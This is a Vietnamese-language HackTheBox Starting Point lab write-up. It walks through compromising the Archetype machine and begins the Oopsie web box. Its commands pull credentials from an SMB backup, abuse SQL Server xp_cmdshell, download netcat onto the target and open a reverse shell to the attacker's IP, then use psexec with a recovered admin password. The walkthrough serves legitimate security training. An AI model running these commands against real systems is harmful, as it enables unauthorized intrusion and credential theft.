


WRITE UP TIER2 STARTING POINT HACKTHEBOX

TIER 2


D) Archetype :

Spawn machine ta được Ip 10.129.64.211



Bắt đầu quét port trên ip 10.129.64.211 ta được kết quả như sau

```
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.24 seconds
(root@kali)-[/home/huyvo]
# nmap -sC -sV 10.129.64.211
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 17:42 +07
Nmap scan report for 10.129.64.211
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  P<Y<U          Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp   open  ms-sql-s       Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.129.64.211:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2023-10-28T10:42:56+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.64.211:1433:
```




Sử dụng câu lệnh `smbclient -N -L + ip` sẽ liệt kê shares

```
(root@kali)-[/home/huyvo/HTB/archetype]
# smbclient -N -L 10.129.64.211

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
backups        Disk
C$             Disk      Default share
IPC$           IPC       Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.64.211 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Administrative share kết thúc bằng \$ => backups là non-administrative share



Kết nối tới backup với smbclient bằng câu lệnh : smbclient \\\\ip\\backups -u Admin

```
(root@kali)-[/home/huyvo/HTB/archetype]
# smbclient -N \\\\10.129.64.211\\backups
Try "help" to get a list of possible commands.
smb: \>
```

Dùng lệnh ls để xem các file trong backups và get để tải file về


```
(root@kali)-[/home/huyvo/HTB/archetype]
# smbclient -N \\\\10.129.64.211\\backups
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Jan 20 19:20:57 2020
..               D          0 Mon Jan 20 19:20:57 2020
prod.dtsConfig   AR        609 Mon Jan 20 19:23:02 2020

5056511 blocks of size 4096. 2609752 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> exit
```

Dùng lệnh cat để xem file vừa tải về

```
(root@kali)-[/home/huyvo/HTB]
# cat prod.dtsConfig
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSConfigurationHeading>
  <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True
  </Configuration>
</DTSConfiguration>
```

Password là M3g4c0rp123




Clone impacket về

```
(root@kali)~[/home/huyvo/HTB/archetype]
# git clone https://github.com/fortra/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 23306, done.
remote: Counting objects: 100% (5147/5147), done.
remote: Compressing objects: 100% (306/306), done.
remote: Total 23306 (delta 4908), reused 4843 (delta 4841), pack-reused 18159
Receiving objects: 100% (23306/23306), 9.50 MiB | 1.19 MiB/s, done.
Resolving deltas: 100% (17772/17772), done.
```


Kiểm tra trong thư mục examples ta thấy vài file py liên quan đến mssql



Điền vào task 4 ta được kết quả là file mssqlclient.py



Tìm trên google ta được kết quả như sau



✓

TASK 5

What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?

_**1

xp_cmdshell

Hide Answer

✓

TASK 6

What script can be used in order to search possible paths to escalate privileges on Windows hosts?

*****s

winpeas

Hide Answer

Khoảng 131.000 kết quả (0,37 giây)

winpeas.exe

winpeas.exe is a script that will search for all possible paths to escalate privileges on Windows hosts.

Kết nối tới SQL server với impacket mssqlclient bằng câu lệnh:

python3 mssqlclient.py ARCHETYPE/sql_svc@{TARGET_IP} -windows-auth

```
(root@kali) - [/home/.../HTB/archetype/impacket/examples]
# python3 mssqlclient.py ARCHETYPE/sql_svc:M3g4c0rp123@10.129.64.211 -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc dbo@master)>
```

Chạy lệnh enable_xp_cmdshell để bật xp_cmdshell

Chạy thử xp_cmdshell + command

```
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
output
-----
archetype\sql_svc

NULL
```

Khởi động máy chủ http đơn giản : `sudo python3 -m http.server 80`

```
(huyvo@kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Lắng nghe trên port 443 : `sudo nc -nvlp 443`

```
(huyvo@kali)-[~]
$ sudo nc -nvlp 443
[sudo] password for huyvo:
listening on [any] 443 ...
```

Chạy lệnh `xp_cmdshell "powershell -c pwd"` để coi thư mục hiện tại trên SQL server

```
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c pwd"
output
-----
NULL

Path
----

C:\Windows\system32

NULL

NULL

NULL

SQL (ARCHETYPE\sql_svc dbo@master)>
```

Hiện tại ta đang ở thư mục `system32`, ta sẽ không có đủ quyền để up file lên thư mục này nên ta cần phải chuyển thư mục làm việc đến nơi ta có thể thực hiện up file, bắt đầu liệt kê các thư mục trong ổ đĩa C bằng lệnh `xp_cmdshell -c cd C:/ dir`


```
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:/; dir"
output
```

```
-----
NULL
```

```
NULL
```

```
Directory: C:\
```

```
NULL
```

```
NULL
```

Mode	LastWriteTime	Length	Name
d-----	1/20/2020 4:20 AM		backups
d-----	7/27/2021 2:28 AM		PerfLogs
d-r---	7/27/2021 3:20 AM		Program Files
d-----	7/27/2021 3:20 AM		Program Files (x86)
d-r---	1/19/2020 10:39 PM		Users
d-----	7/27/2021 3:22 AM		Windows

```
NULL
```

```
NULL
```

```
NULL
```

Tiếp tục tìm kiếm trong thư mục User , sau một hồi tìm kiếm ta thấy được có thư mục Download ta có thể dùng để upload file. Sử dụng lệnh `xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.9/nc64.exe -outfile nc64.exe"` trong đó Ip là ip của card tun0

Kiểm tra lại bên tab ta đã khởi động máy chủ port 80

```
(huyvo@kali)-[~/HTB/archetype]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.64.211 - - [28/Oct/2023 18:29:38] "GET /nc64.exe HTTP/1.1" 200 -
```

Giờ chúng ta có thể bind cmd.exe thông qua netcat bằng lệnh:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.14.9 443"
```

```

(huyvo@kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for huyvo:
listening on [any] 443 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.64.211] 49676
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>

```

Thực hiện thành công reverse shell và chiếm quyền điều khiển cmd

```

PS C:\Users\sql_svc> cd Desktop
cd Desktop
PS C:\Users\sql_svc\Desktop> ls
ls

Directory: C:\Users\sql_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            2/25/2020   6:37 AM           32 user.txt

PS C:\Users\sql_svc\Desktop> cat user.txt
cat user.txt
3e7b102e78218e935bf3f4951fec21a3

```

Kiểm tra 1 vài file và thấy trong thư mục Desktop có user.txt => Có thể là user flag (Lưu lại cho task 8)

Sử dụng lệnh wget để lấy winPEASx64 từ server đơn giản ta tạo ra (Tải winPEASx64 trên github về trước trên máy)

```

PS C:\Users\sql_svc\Downloads> wget http://10.10.14.97/winPEASx64.exe -outfile winPEASx64.exe
wget http://10.10.14.97/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Downloads>

```

```

(huyvo@kali)-[~/HTB/archetype]
└─$ sudo python3 -m http.server 80
[sudo] password for huyvo:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.64.211 - - [28/Oct/2023 18:59:07] "GET /winPEASx64.exe HTTP/1.1" 200 -

```

Chạy file winPEASx64.exe

```

PS C:\Users\sql_svc\Downloads> .\winPEASx64.exe
.\winPEASx64.exe

```

winPEASx64 giúp chúng ta tìm ra History Files

```
*****Found History Files
File: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Chuyển đến thư mục chứa ConsoleHost_history.txt và xem nội dung của file

```
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> cat ConsoleHost_history.txt
cat ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
```

Giờ chúng ta đã có username và password của admin, chúng ta sẽ sử dụng psexec để lấy shell với tư cách admin

```
(root@kali)-[/home/.../HTB/archetype/impacket/examples]
# python3 psexec.py administrator@10.129.64.211
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
```

Kiểm được flag ở Desktop của Administrator

```
PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             2/25/2020   6:36 AM           32 root.txt


cat root.txt
PS C:\Users\Administrator\Desktop> cat root.txt
b91ccec3305e98240082d4474b848528
```


✓

TASK 7

What file contains the administrator's password?

*****_*****.***t




ConsoleHost_history.txt

Hide Answer

✓

SUBMIT FLAG

Submit user flag




3e7b102e78218e935bf3f4951fec21a3

Hide Answer

✓

SUBMIT FLAG

Submit root flag



b91ccec3305e98240082d4474b848528

Hide Answer

II) Oopsie


Spawn machine ta được ip 10.129.95.191

✓

TASK 1

With what kind of tool can intercept web traffic?

****y




Proxy

Hide Answer

Quét port trên target ip


```
(root@kali)-[/home/huyvo/HTB/oopsie]
# nmap -sC -sV -p- --min-rate 1000 10.129.95.191
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 20:29 +07
Nmap scan report for 10.129.95.191
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Quét được port 22 và port 80 đang mở, truy cập Ip bằng firefox




Từ câu hỏi ở task 2 ta biết được website này có login page, chúng ta sẽ sử dụng Purp Suite Proxy để thu nhập thông tin.


Mở proxy setting của firefox và chọn manual proxy configuration, nhập HTTP proxy 127.0.0.1 và Port là 8080




Mở Purp Suite chuyển đến tab Proxy và chuyển thành Intercept is on (enable intercept trong burp suite) sau đó reload lại website




Chuyển đến tab Target, ta thấy được thư mục login nằm trong cdn-cgi




Tìm kiếm trên google



Truy cập login page ta vừa tìm ra ở trên của website




Sử dụng option login as guest




Chuyển đến tab Uploads ta thấy cần phải có quyền của admin, ta cần phải tìm cách chuyển quyền từ user lên admin, một cách là kiểm tra xem cookie và sessions có thể bị thao túng hay không.

Kiểm tra cookie của web page bằng cách inspect element

